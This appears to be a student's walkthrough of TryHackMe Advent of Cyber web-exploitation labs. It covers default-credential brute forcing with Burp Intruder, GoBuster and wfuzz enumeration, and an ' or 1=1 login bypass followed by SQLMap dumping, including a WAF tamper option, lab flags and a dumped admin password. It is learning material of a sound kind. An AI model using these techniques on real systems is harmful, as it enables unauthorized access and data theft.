
You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):


### Question 3:

Read the report from Hackerone ID:804548.



#### Question 4 & 5:


Open the options on Foxyproxy.



The 'Edit Proxy Burp' dialog box is shown. It has a title bar with the FoxyProxy logo and the text 'Edit Proxy Burp'. The main area is divided into two columns. The left column has a 'Title or Description (optional)' field with 'Burp' entered, and a 'Color' field with a green bar and the hex code '#66cc66'. The right column has a 'Proxy Type' dropdown set to 'HTTP', a 'Proxy IP address or DNS name' field with '127.0.0.1', a 'Port' field with '8080', a 'Username (optional)' field with 'username', and a 'Password (optional)' field with '\*\*\*\*\*'. At the bottom right are four buttons: 'Cancel', 'Save & Add Another', 'Save & Edit Patterns', and 'Save'.

#### Question 6:

Open the decoder on Burpsuite and encode "PSP0201" as URL.



The 'Burp Suite Community Edition v2021.10.3 - Temporary Project' window is shown. The 'Decoder' tab is selected. The main area has two input fields. The top field contains 'PSP0201' and the bottom field contains '%50%53%50%30%32%30%31'. To the right of each field are two columns of options: 'Text' (selected) and 'Hex', and a 'Smart decode' button. Below these are three dropdown menus for 'Decode as ...', 'Encode as ...', and 'Hash ...'.


#### Question 7:

Turn on Foxyproxy and Burpsuite.




The FoxyProxy extension interface is shown. It has a title bar with the FoxyProxy logo and the text 'FoxyProxy'. The main area has a message: 'Use Enabled Proxies By Patterns and Order Turn Off (Use Firefox Settings)'. Below this is a green checkmark and the text 'Burp (for all URLs)'. At the bottom are three buttons: 'Options', 'What's My IP?', and 'Log'.

Fill in username and password. Send the request to intruder and forward it.




Open the intruder tab and navigate to positions.



## Question 8:

Navigate to payloads and set the default credentials. Launch the attack.





? **Payload Sets**
Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 3  
Payload type:  Request count: 9

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear  
Deduplicate

root  
password  
12345

Add  
Add from list ... [Pro version only]

Check the length of each request and look for any differences.

Attack Save Columns

ResultsTargetPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	root	root	302			309	
2	admin	root	302			309	
3	user	root	302			309	
4	root	password	302			309	
5	admin	password	302			309	
6	user	password	302			309	
7	root	12345	302			309	
8	admin	12345	302			255	
9	user	12345	302			309	

RequestResponse


PrettyRawHex

```
1 POST /login HTTP/1.1
2 Host: 10.10.222.162
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.222.162
10 Connection: close
11 Referer: http://10.10.222.162/
12 Upgrade-Insecure-Requests: 1
```

Search... 0 matches

Finished

Enter the correct credentials.



## Thought Process/Methodology

After accessing the IP address of the target's machine, we filled in the sign in form. Then, we opened FoxyProxy and Burpsuite and clicked on register. A request was sent to Burpsuite and we sent the request to intruder. We went to intruder tab on Burpsuite and set the position as cluster bombs. Afterwards, we went to payload and filled in the default credentials given in TryHackMe. We started the attack and waited for it to end. We inspected the length of the request and chose the one with the different length of request. Afterwards, we used the correct credentials to fill in the registration form. Once we were inside the Santa Sleigh Tracker App, we found the flag.

## Day 4: Web Exploitation – Santa's watching

**Tools:** Kali Linux, Firefox, GoBuster, wfuzz


Solution:

### Question 2

Use GoBuster to find the API directory.

```
121100415@kali: ~  
File Actions Edit View Help  
121100415@kali: ~ x 121100415@kali: ~ x  
121100415@kali: ~$  
121100415@kali: ~$ gobuster dir -u http://10.10.80.84/ -w /url/share/wordlists/dirb/big.txt -x php  
Error: error on parsing arguments: wordlist file "/url/share/wordlists/dirb/big.txt" does not exist: stat /url/share/wordlists/dirb/big.txt: no such file or directory  
121100415@kali: ~$  
121100415@kali: ~$ gobuster dir -u http://10.10.146.132/ -w /usr/share/wordlists/dirb/big.txt -x php  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://10.10.146.132/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/big.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Extensions: php  
[+] Timeout: 10s  
2022/06/23 11:54:46 Starting gobuster in directory enumeration mode  
/.htpasswd (Status: 403) [Size: 278]  
/.htaccess (Status: 403) [Size: 278]  
/.htaccess.php (Status: 403) [Size: 278]  
/.htpasswd.php (Status: 403) [Size: 278]  
/LICENSE (Status: 200) [Size: 1086]  
/api (Status: 301) [Size: 312] [→ http://10.10.146.132/api/]  
/server-status (Status: 403) [Size: 278]  
2022/06/23 12:13:09 Finished
```

Head to the API directory.



### Question 3

Fuzz the date parameter on the site.log.php in the API directory.


```
121100415@kali: ~  
File Actions Edit View Help  
121100415@kali: ~ x 121100415@kali: ~ x 121100415@kali: ~ x  
121100415@kali: ~$  
121100415@kali: ~$ wfuzz -z file,enum --url http://10.10.146.132/api/site-log.php?date=FUZZ  
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning: Pycurl is not compiled against OpenSSL, wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.  
*****  
* Wfuzz 2.1.0 - The Web Fuzzer *  
*****  
Target: http://10.10.146.132/api/site-log.php?date=FUZZ  
Total requests: 63  
ID      Response  Lines  Word  Chars  Payload  
00000000: 200      0 L    0 W    0 Ch   "20201200"  
00000001: 200      0 L    0 W    0 Ch   "20201201"  
00000002: 200      0 L    0 W    0 Ch   "20201202"  
00000003: 200      0 L    0 W    0 Ch   "20201203"  
00000004: 200      0 L    0 W    0 Ch   "20201204"  
00000005: 200      0 L    0 W    0 Ch   "20201205"  
00000006: 200      0 L    0 W    0 Ch   "20201206"  
00000007: 200      0 L    0 W    0 Ch   "20201207"  
00000008: 200      0 L    0 W    0 Ch   "20201208"  
00000009: 200      0 L    0 W    0 Ch   "20201209"  
00000010: 200      0 L    0 W    0 Ch   "20201210"  
00000011: 200      0 L    0 W    0 Ch   "20201211"  
00000012: 200      0 L    0 W    0 Ch   "20201212"  
00000013: 200      0 L    0 W    0 Ch   "20201213"  
00000014: 200      0 L    0 W    0 Ch   "20201214"  
00000015: 200      0 L    0 W    0 Ch   "20201215"  
00000016: 200      0 L    0 W    0 Ch   "20201216"  
00000017: 200      0 L    0 W    0 Ch   "20201217"  
00000018: 200      0 L    0 W    0 Ch   "20201218"  
00000019: 200      0 L    0 W    0 Ch   "20201219"  
00000020: 200      0 L    0 W    0 Ch   "20201220"  
00000021: 200      0 L    0 W    0 Ch   "20201221"  
00000022: 200      0 L    0 W    0 Ch   "20201222"
```

Go to correct post for the flag.



## Question 4

Look at wfuzz's help file and look for what type of files the -f parameter can store.



## Thought Process/Methodology

After accessing the IP address of the target's machine, we found out that the login page had been removed. Seeing this, we decided to use GoBuster to search for the API directory on where the file was stored. Once we had found the file inside the directory fuzz the date parameter of the file in the directory to find the response that contained the file that we needed. Then, we headed to the correct post to find the flag.


## Day 5: Web Exploitation - Someone stole Santa's gift list!

**Tools:** Kali Linux, Firefox, SQLMap

**Solutions:**

### Question 2:

Navigate to Santa's secret control panel.



### Question 3:

Read the documentation.


Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`


### Question 4:

Input 'or 1=1' as the username to bypass the password authentication.







Now we are logged into Santa's forum.



Open proxy and use the searchbox. Use Burpsuite to intercept the request and send to repeater. Save the request as file.



Use SQLMap to translate the request.



Look for the number of entries.

```
back-end DBMS: SQLite
[14:00:02] [INFO] sqlmap will dump entries of all tables from all databases now
[14:00:02] [INFO] fetching tables for database: 'SQLite_masterdb'
[14:00:02] [INFO] fetching columns for table 'sequels'
[14:00:02] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
```

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

### Question 5

Look for James' age.

```
Table: sequels
[22 entries]
```

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox

### Question 6

Look for what Paul wishes for Christmas.

Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary

### Question 7

Go to hidden\_table.

```
Database: <current>
Table: hidden_table
[1 entry]
```

flag
thmfox{All_I_Want_for_Christmas_Is_You}

### Question 8

Go to users' table.

```
Table: users
[1 entry]
```

password	username
EhCNSWzFP6sc7gB	admin

**Thought Process/Methodology:**

After accessing the IP address of the target's machine, we went to the hidden page. On Santa's secret login panel, we filled in the username with " ' or 1=1" to bypass the password authentication. Once we were inside Santa's forum, we opened Burpsuite and Foxyproxy and used the search box on the page. We will be given a request inside the Burpsuite; send the request to repeater and save the item as santa\_panel. Use SQLMap to translate request. Once the request had been translated, we could see three tables which were "sequel", "hidden\_table" and "users". We found the flag inside the "user" table.